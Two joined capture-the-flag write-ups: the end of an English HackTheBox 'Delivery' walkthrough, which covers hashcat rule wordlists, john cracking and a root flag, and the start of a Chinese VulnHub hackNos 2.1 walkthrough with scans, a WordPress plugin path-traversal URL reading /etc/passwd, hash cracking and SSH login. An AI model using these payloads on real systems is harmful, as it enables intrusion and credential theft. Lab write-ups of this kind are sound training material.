1 row in set (0.000 sec)

i use john to crack the hash with rockyou.txt but it doesn’t work.

After that i think i miss something then i realized that i don’t read the chat carefully.

I go back and read the chat of root then i realized that we want to create a wordlist with hashcat rules with this hint “PleaseSubscribe!”

1
2
3
4
5
6
root
9:29 AM

@developers Please update theme to the OSTicket before we go live. Credentials to the server are maildeliverer:Youve_G0t_Mail!

Also please create a program to help us stop re-using the same passwords everywhere.... Especially those that are a variant of "PleaseSubscribe!"

So i download OneRuleToRuleThemAll from github for making a wordlist.

1
2
┌──(root💀kali)-[~/hackthebox/machine/delivery]
└─# echo "PleaseSubscribe!" | hashcat -r OneRuleToRuleThemAll.rule --stdout > wordlist.txt

Now we got the wordlist let’s crack the hash real quick.

1
2
3
4
5
6
7
8
9
10
11
┌──(root💀kali)-[~/hackthebox/machine/delivery]
└─# john -w=wordlist.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
PleaseSubscribe!21 (?)
1g 0:00:01:13 DONE (2021-01-11 19:59) 0.01364g/s 175.8p/s 175.8c/s 175.8C/s PleamseSubscribe!..PleaseSubscribe!14
Use the "--show" option to display all of the cracked passwords reliably
Session completed

And we got the password “PleaseSubscribe!21”


Let’s change the user to root and got our favourate root.txt.

1
2
3
4
5
6
7
maildeliverer@Delivery:~$ su root
Password:
root@Delivery:/home/maildeliverer# cd
root@Delivery:~# ls
mail.sh note.txt py-smtp.py root.txt
root@Delivery:~# cat root.txt
514195c399929e0f47f68a7e4f770317

Summary of knowledge

  • using OneRuleToRuleThemAll and hashcat generate passwords
  • john crack hashs

Contact me

  • QQ: 1185151867
  • twitter: https://twitter.com/fdlucifer11
  • github: https://github.com/FDlucifer

I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…

备份、哈希与 CMS 账户复用

页面线索、备份哈希与 WordPress 数据库连接到多个账户。保留数据库内容、破解结果和后续权限变化的对应关系。

来源 hackNos-Os-hackNos-2-1 · 原记录 2019-12-19 · 21 个代码块 · 11 处图片引用

查看分析过程、攻击步骤与完整代码

名称:hackNos: Os-hackNos-2.1
发布日期:29 Nov 2019

下载:

  • Download: https://drive.google.com/open?id=1Uszfqoomm7iv_c4aiuNb6UPl8Zgfv58s
  • Download (Mirror): https://download.vulnhub.com/hacknos/Os-hackNos-2.1.ova
  • Download (Torrent): https://download.vulnhub.com/hacknos/Os-hackNos-2.1.ova.torrent

难度:容易中级

flag:2个flag第一个user和第二个root

学习:Web应用程序 枚举 密码破解

网络配置



由于此靶机使用virtualbox导出的ova文件,无法适应vmware的网络配置,故将靶机放在vbox中,而攻击机kali放在vmware中,网络如下图配置方能让两台机器相互通信

信息收集

上nmap

1
2
3
4
root@kali:~# nmap -sn -v 192.168.56.0/24
Nmap scan report for 192.168.56.101
Host is up (0.00027s latency).
MAC Address: 08:00:27:89:DE:B1 (Oracle VirtualBox virtual NIC)
1
2
3
4
5
6
7
8
9
10
11
12
root@kali:~# nmap -A -v -sV -Pn -T4 --script=vuln 192.168.56.101
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_ /tsweb/: Remote Desktop Web Connection
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

开了2个端口,然后dirb目录扫一波

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
root@kali:~# dirb http://192.168.56.101/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Dec 19 00:38:44 2019
URL_BASE: http://192.168.56.101/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.101/ ----
+ http://192.168.56.101/index.html (CODE:200|SIZE:10918)
+ http://192.168.56.101/server-status (CODE:403|SIZE:279)
==> DIRECTORY: http://192.168.56.101/tsweb/

---- Entering directory: http://192.168.56.101/tsweb/ ----
+ http://192.168.56.101/tsweb/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.56.101/tsweb/wp-admin/
==> DIRECTORY: http://192.168.56.101/tsweb/wp-content/
==> DIRECTORY: http://192.168.56.101/tsweb/wp-includes/
+ http://192.168.56.101/tsweb/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://192.168.56.101/tsweb/wp-admin/ ----
+ http://192.168.56.101/tsweb/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.56.101/tsweb/wp-admin/css/
==> DIRECTORY: http://192.168.56.101/tsweb/wp-admin/images/
==> DIRECTORY: http://192.168.56.101/tsweb/wp-admin/includes/
+ http://192.168.56.101/tsweb/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.56.101/tsweb/wp-admin/js/
==> DIRECTORY: http://192.168.56.101/tsweb/wp-admin/maint/
==> DIRECTORY: http://192.168.56.101/tsweb/wp-admin/network/
==> DIRECTORY: http://192.168.56.101/tsweb/wp-admin/user/

---- Entering directory: http://192.168.56.101/tsweb/wp-content/ ----
+ http://192.168.56.101/tsweb/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.56.101/tsweb/wp-content/plugins/
==> DIRECTORY: http://192.168.56.101/tsweb/wp-content/themes/
==> DIRECTORY: http://192.168.56.101/tsweb/wp-content/upgrade/
==> DIRECTORY: http://192.168.56.101/tsweb/wp-content/uploads/

---- Entering directory: http://192.168.56.101/tsweb/wp-admin/network/ ----
+ http://192.168.56.101/tsweb/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://192.168.56.101/tsweb/wp-admin/network/index.php (CODE:302|SIZE:0)

---- Entering directory: http://192.168.56.101/tsweb/wp-admin/user/ ----
+ http://192.168.56.101/tsweb/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://192.168.56.101/tsweb/wp-admin/user/index.php (CODE:302|SIZE:0)

---- Entering directory: http://192.168.56.101/tsweb/wp-content/plugins/ ----
+ http://192.168.56.101/tsweb/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: http://192.168.56.101/tsweb/wp-content/themes/ ----
+ http://192.168.56.101/tsweb/wp-content/themes/index.php (CODE:200|SIZE:0)

-----------------
END_TIME: Thu Dec 19 00:39:22 2019
DOWNLOADED: 36896 - FOUND: 13

可以发现是wordpress程序搭建的,wpscan一波

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
root@kali:~# wpscan --url http://192.168.56.101/tsweb/ -e ap,at,tt,cb
_______________________________________________________________
__ _______ _____
\ \ / / __ \ / ____|
\ \ /\ / /| |__) | (___ ___ __ _ _ __ ®
\ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \
\ /\ / | | ____) | (__| (_| | | | |
\/ \/ |_| |_____/ \___|\__,_|_| |_|

WordPress Security Scanner by the WPScan Team
Version 3.7.5
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[+] URL: http://192.168.56.101/tsweb/
[+] Started: Thu Dec 19 03:35:07 2019

Interesting Finding(s):

[+] http://192.168.56.101/tsweb/
| Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] http://192.168.56.101/tsweb/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.56.101/tsweb/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.56.101/tsweb/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] http://192.168.56.101/tsweb/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.3 identified (Insecure, released on 2019-11-12).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.56.101/tsweb/index.php/feed/, <generator>https://wordpress.org/?v=5.3</generator>
| - http://192.168.56.101/tsweb/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.3</generator>

[+] WordPress theme in use: twentytwenty
| Location: http://192.168.56.101/tsweb/wp-content/themes/twentytwenty/
| Last Updated: 2019-12-13T00:00:00.000Z
| Readme: http://192.168.56.101/tsweb/wp-content/themes/twentytwenty/readme.txt
| [!] The version is out of date, the latest version is 1.1
| Style URL: http://192.168.56.101/tsweb/wp-content/themes/twentytwenty/style.css?ver=1.0
| Style Name: Twenty Twenty
| Style URI: https://wordpress.org/themes/twentytwenty/
| Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.56.101/tsweb/wp-content/themes/twentytwenty/style.css?ver=1.0, Match: 'Version: 1.0'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] gracemedia-media-player
| Location: http://192.168.56.101/tsweb/wp-content/plugins/gracemedia-media-player/
| Latest Version: 1.0 (up to date)
| Last Updated: 2013-07-21T15:09:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.0 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.56.101/tsweb/wp-content/plugins/gracemedia-media-player/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://192.168.56.101/tsweb/wp-content/plugins/gracemedia-media-player/readme.txt

[+] Enumerating All Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:38 <=======================================================================================================================================================> (20466 / 20466) 100.00% Time: 00:00:38
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] Theme(s) Identified:

[+] twentynineteen
| Location: http://192.168.56.101/tsweb/wp-content/themes/twentynineteen/
| Latest Version: 1.4 (up to date)
| Last Updated: 2019-11-12T00:00:00.000Z
| Readme: http://192.168.56.101/tsweb/wp-content/themes/twentynineteen/readme.txt
| Style URL: http://192.168.56.101/tsweb/wp-content/themes/twentynineteen/style.css
| Style Name: Twenty Nineteen
| Style URI: https://wordpress.org/themes/twentynineteen/
| Description: Our 2019 default theme is designed to show off the power of the block editor. It features custom sty...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Known Locations (Aggressive Detection)
|
| Version: 1.4 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.56.101/tsweb/wp-content/themes/twentynineteen/style.css, Match: 'Version: 1.4'

[+] twentyseventeen
| Location: http://192.168.56.101/tsweb/wp-content/themes/twentyseventeen/
| Latest Version: 2.2 (up to date)
| Last Updated: 2019-05-07T00:00:00.000Z
| Readme: http://192.168.56.101/tsweb/wp-content/themes/twentyseventeen/readme.txt
| Style URL: http://192.168.56.101/tsweb/wp-content/themes/twentyseventeen/style.css
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Known Locations (Aggressive Detection)
|
| Version: 2.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.56.101/tsweb/wp-content/themes/twentyseventeen/style.css, Match: 'Version: 2.2'

[+] twentysixteen
| Location: http://192.168.56.101/tsweb/wp-content/themes/twentysixteen/
| Latest Version: 2.0 (up to date)
| Last Updated: 2019-05-07T00:00:00.000Z
| Readme: http://192.168.56.101/tsweb/wp-content/themes/twentysixteen/readme.txt
| Style URL: http://192.168.56.101/tsweb/wp-content/themes/twentysixteen/style.css
| Style Name: Twenty Sixteen
| Style URI: https://wordpress.org/themes/twentysixteen/
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout — the horizontal masthead ...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Known Locations (Aggressive Detection)
|
| Version: 2.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.56.101/tsweb/wp-content/themes/twentysixteen/style.css, Match: 'Version: 2.0'

[+] twentytwenty
| Location: http://192.168.56.101/tsweb/wp-content/themes/twentytwenty/
| Last Updated: 2019-12-13T00:00:00.000Z
| Readme: http://192.168.56.101/tsweb/wp-content/themes/twentytwenty/readme.txt
| [!] The version is out of date, the latest version is 1.1
| Style URL: http://192.168.56.101/tsweb/wp-content/themes/twentytwenty/style.css
| Style Name: Twenty Twenty
| Style URI: https://wordpress.org/themes/twentytwenty/
| Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Known Locations (Aggressive Detection)
|
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.56.101/tsweb/wp-content/themes/twentytwenty/style.css, Match: 'Version: 1.0'

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:04 <=========================================================================================================================================================> (2575 / 2575) 100.00% Time: 00:00:04

[i] No Timthumbs Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <==============================================================================================================================================================> (21 / 21) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up.

[+] Finished: Thu Dec 19 03:35:57 2019
[+] Requests Done: 23078
[+] Cached Requests: 46
[+] Data Sent: 5.699 MB
[+] Data Received: 3.448 MB
[+] Memory used: 239.552 MB
[+] Elapsed time: 00:00:49

网上搜索gracemedia-media-player插件发现存在本地文件包含漏洞,参考文章WordPress GraceMedia Media Player 1.0 Local File Inclusion

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
root:x:0:0:root:/root:/bin/bash 
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
rohit:x:1000:1000:hackNos:/home/rohit:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
flag:$1$flag$vqjCxzjtRc7PofLYS2lWf/:1001:1003::/home/flag:/bin/rbash

在此找到flag:$1$flag$vqjCxzjtRc7PofLYS2lWf/,将$1$flag$vqjCxzjtRc7PofLYS2lWf/解密得到结果topsecret

1
http://192.168.56.101/tsweb/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?ajaxAction=getIds&cfg=../../../../../../../../../../etc/passwd

然后使用flag/topsecret连接ssh

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
root@kali:~# ssh flag@192.168.56.101
flag@192.168.56.101's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

System information disabled due to load higher than 4.0


* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch

5 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Thu Dec 19 09:18:02 2019 from 192.168.56.102
Could not chdir to home directory /home/flag: No such file or directory
flag@hacknos:/$ id
uid=1001(flag) gid=1003(flag) groups=1003(flag)
flag@hacknos:/$ whoami
flag
flag@hacknos:/$ pwd
/
flag@hacknos:/$

找第一个flag

继续从之前得到的ssh用户的flag账号开始入手getshell

1
2
3
flag@hacknos:/$ ls /var/www/html/tsweb/
index.php readme.html wp-admin wp-comments-post.php wp-config-sample.php wp-cron.php wp-links-opml.php wp-login.php wp-settings.php wp-trackback.php
license.txt wp-activate.php wp-blog-header.php wp-config.php wp-content wp-includes wp-load.php wp-mail.php wp-signup.php xmlrpc.php

